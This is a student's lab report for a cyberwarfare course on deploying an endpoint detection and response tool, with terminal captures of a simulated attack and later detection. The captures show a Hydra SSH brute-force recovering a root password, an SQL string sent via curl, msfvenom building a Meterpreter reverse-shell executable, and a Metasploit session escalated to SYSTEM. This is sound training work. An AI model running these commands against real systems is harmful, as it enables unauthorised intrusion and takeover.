

# Deploying an Endpoint Detection and Response Solution

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 04

Student:

Mordecai Ohemeng

Email:

ohem4691@vandals.uidaho.edu

Time on Task:

3 hours, 27 minutes

Progress:


100%

Report Generated: Wednesday, April 8, 2026 at 6:30 PM


## Hands-On Demonstration

### Part 1: Deploying an EDR Solution to Endpoints

17. Make a screen capture showing the vWorkstation Agent overview dashboards.




34. Make a screen capture showing the TargetLinux01 agent overview dashboards.




## Part 2: Launch a Simulated Attack

5. Make a screen capture showing the extensive results of your aggressive Nmap scan.




### 7. Make a screen capture showing the valid credentials found by Hydra's SSH bruteforce.



```
kali@kali: ~  
Deploying an Endpoint Detection and Response Solution  
AttackLinux01  
2026-04-08 12:56:46  
Mordecai Ohemeng  
PORT      STATE SERVICE VERSION  
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)  
_ssh-hostkey:  
| 3072 80:a3:42:ef:99:2b:58:06:c7:2a:a8:ca:07:1c:db:a0 (RSA)  
| 256  a2:40:f2:e4:8b:00:04:5f:93:d6:c9:f4:77:8d:ea:ef (ECDSA)  
| 256  4f:62:89:29:07:48:02:2d:41:2d:58:54:83:f3:dd:65 (ED25519)  
80/tcp open  http      nginx/1.18.0 (Ubuntu)  
_http-server-header: nginx/1.18.0 (Ubuntu)  
_http-title: DRISST: Intelligent Security Simulation Systems  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds  
  
(kali@kali)-[~]  
$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-08 15:47:35  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task  
[DATA] attacking ssh://200.0.0.86:22/  
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.  
  
(kali@kali)-[~]  
$ hydra -R  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
[INFORMATION] reading restore file ./hydra.restore  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-08 15:52:51  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task  
[DATA] attacking ssh://200.0.0.86:22/  
[STATUS] 56.00 tries/min, 56 tries in 00:01h, 525 to do in 00:10h, 4 active  
[22][ssh] host: 200.0.0.86 login: root password: myradmint0T0ro  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-08 15:53:58  
  
(kali@kali)-[~]  
$
```


### 9. Make a screen capture showing the command and the redirection location.



```
kali@kali: ~  
Deploying an Endpoint Detection and Response Solution  
AttackLinux01  
2026-04-08 13:02:47  
Mordecai Ohemeng  
3072 80:a3:42:ef:99:2b:58:06:c7:2a:a8:ca:07:1c:db:a0 (RSA)  
256 a2:40:f2:e4:8b:00:04:5f:93:d6:c9:f4:77:8d:ea:ef (ECDSA)  
256 4f:62:89:29:07:48:02:2d:41:2d:58:54:83:f3:dd:65 (ED25519)  
80/tcp open  http      nginx/1.18.0 (Ubuntu)  
_http-server-header: nginx/1.18.0 (Ubuntu)  
_http-title: DRISST: Intelligent Security Simulation Systems  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds  
  
(kali@kali)-[~]  
$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-08 15:47:35  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task  
[DATA] attacking ssh://200.0.0.86:22/  
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.  
  
(kali@kali)-[~]  
$ hydra -R  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
[INFORMATION] reading restore file ./hydra.restore  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-08 15:52:51  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task  
[DATA] attacking ssh://200.0.0.86:22/  
[STATUS] 56.00 tries/min, 56 tries in 00:01h, 525 to do in 00:10h, 4 active  
[22][ssh] host: 200.0.0.86 login: root password: myradmint0T0ro  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-08 15:53:58  
  
(kali@kali)-[~]  
$ curl -XGET "http://200.0.0.86/dashboard/?id=SELECT+*+FROM+users;"  
Found. Redirecting to /users/login  
  
(kali@kali)-[~]  
$
```




12. Make a screen capture showing successful payload creation and where it is saved.



```
kali@kali: ~  
Deploying an Endpoint Detection and Response Solution  
AttackLinux01  
2026-04-08 13:06:20  
Mordecai Ohemeng  
[kali@kali]~  
$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-08 15:47:35  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task  
[DATA] attacking ssh://200.0.0.86:22/  
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.  
  
[kali@kali]~  
$ hydra -R  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
[INFORMATION] reading restore file ./hydra.restore  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-08 15:52:51  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task  
[DATA] attacking ssh://200.0.0.86:22/  
[STATUS] 56.00 tries/min, 56 tries in 00:01h, 525 to do in 00:10h, 4 active  
[22][ssh] host: 200.0.0.86 login: root password: myradminT0T0ro  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-08 15:53:58  
  
[kali@kali]~  
$ curl -XGET "http://200.0.0.86/dashboard/?id=SELECT**FROM**users;"  
Found. Redirecting to /users/login  
  
[kali@kali]~  
$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444 -f exe -o /var/www/html/edgey.exe  
[sudo] password for kali:  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: /var/www/html/edgey.exe  
  
[kali@kali]~  
$
```


35. Make a screen capture showing the system privilege escalation attempt.




```
kali@kali: ~  
Deploying an Endpoint Detection and Response Solution  
AttackLinux01  
2026-04-08 13:23:29  
Mordecai Ohemeng  
kali@kali: /var/www/html *  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > show options  
  
Module options (exploit/multi/handler):  
  
Name Current Setting Required Description  
-----  
LHOST 202.20.2.4 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
  
Payload options (generic/shell_reverse_tcp):  
  
Name Current Setting Required Description  
-----  
LHOST 202.20.2.4 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
  
Exploit target:  
  
Id Name  
--  
0 Wildcard Target  
  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 202.20.2.4  
LHOST => 202.20.2.4  
msf6 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 202.20.2.4:4444  
[*] Sending stage (200262 bytes) to 201.10.1.1  
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:17549) at 2026-04-08 16:21:30 -0400  
  
meterpreter > getuid  
Server username: VWORKSTATION\Administrator  
meterpreter > getsystem  
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter >
```

### Part 3: Detect and Respond to a Simulated Attack

16. Make a screen capture showing the SQL select command from your attack in the *full\_log* field value.




24. Make a screen capture showing the Rule Details for the *sshd: Multiple Authentication Failures* alert.




# Deploying an Endpoint Detection and Response Solution

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30. **Make a screen capture** showing the *location* and *full\_log* values for the alert generated by your aggressive Nmap scan.



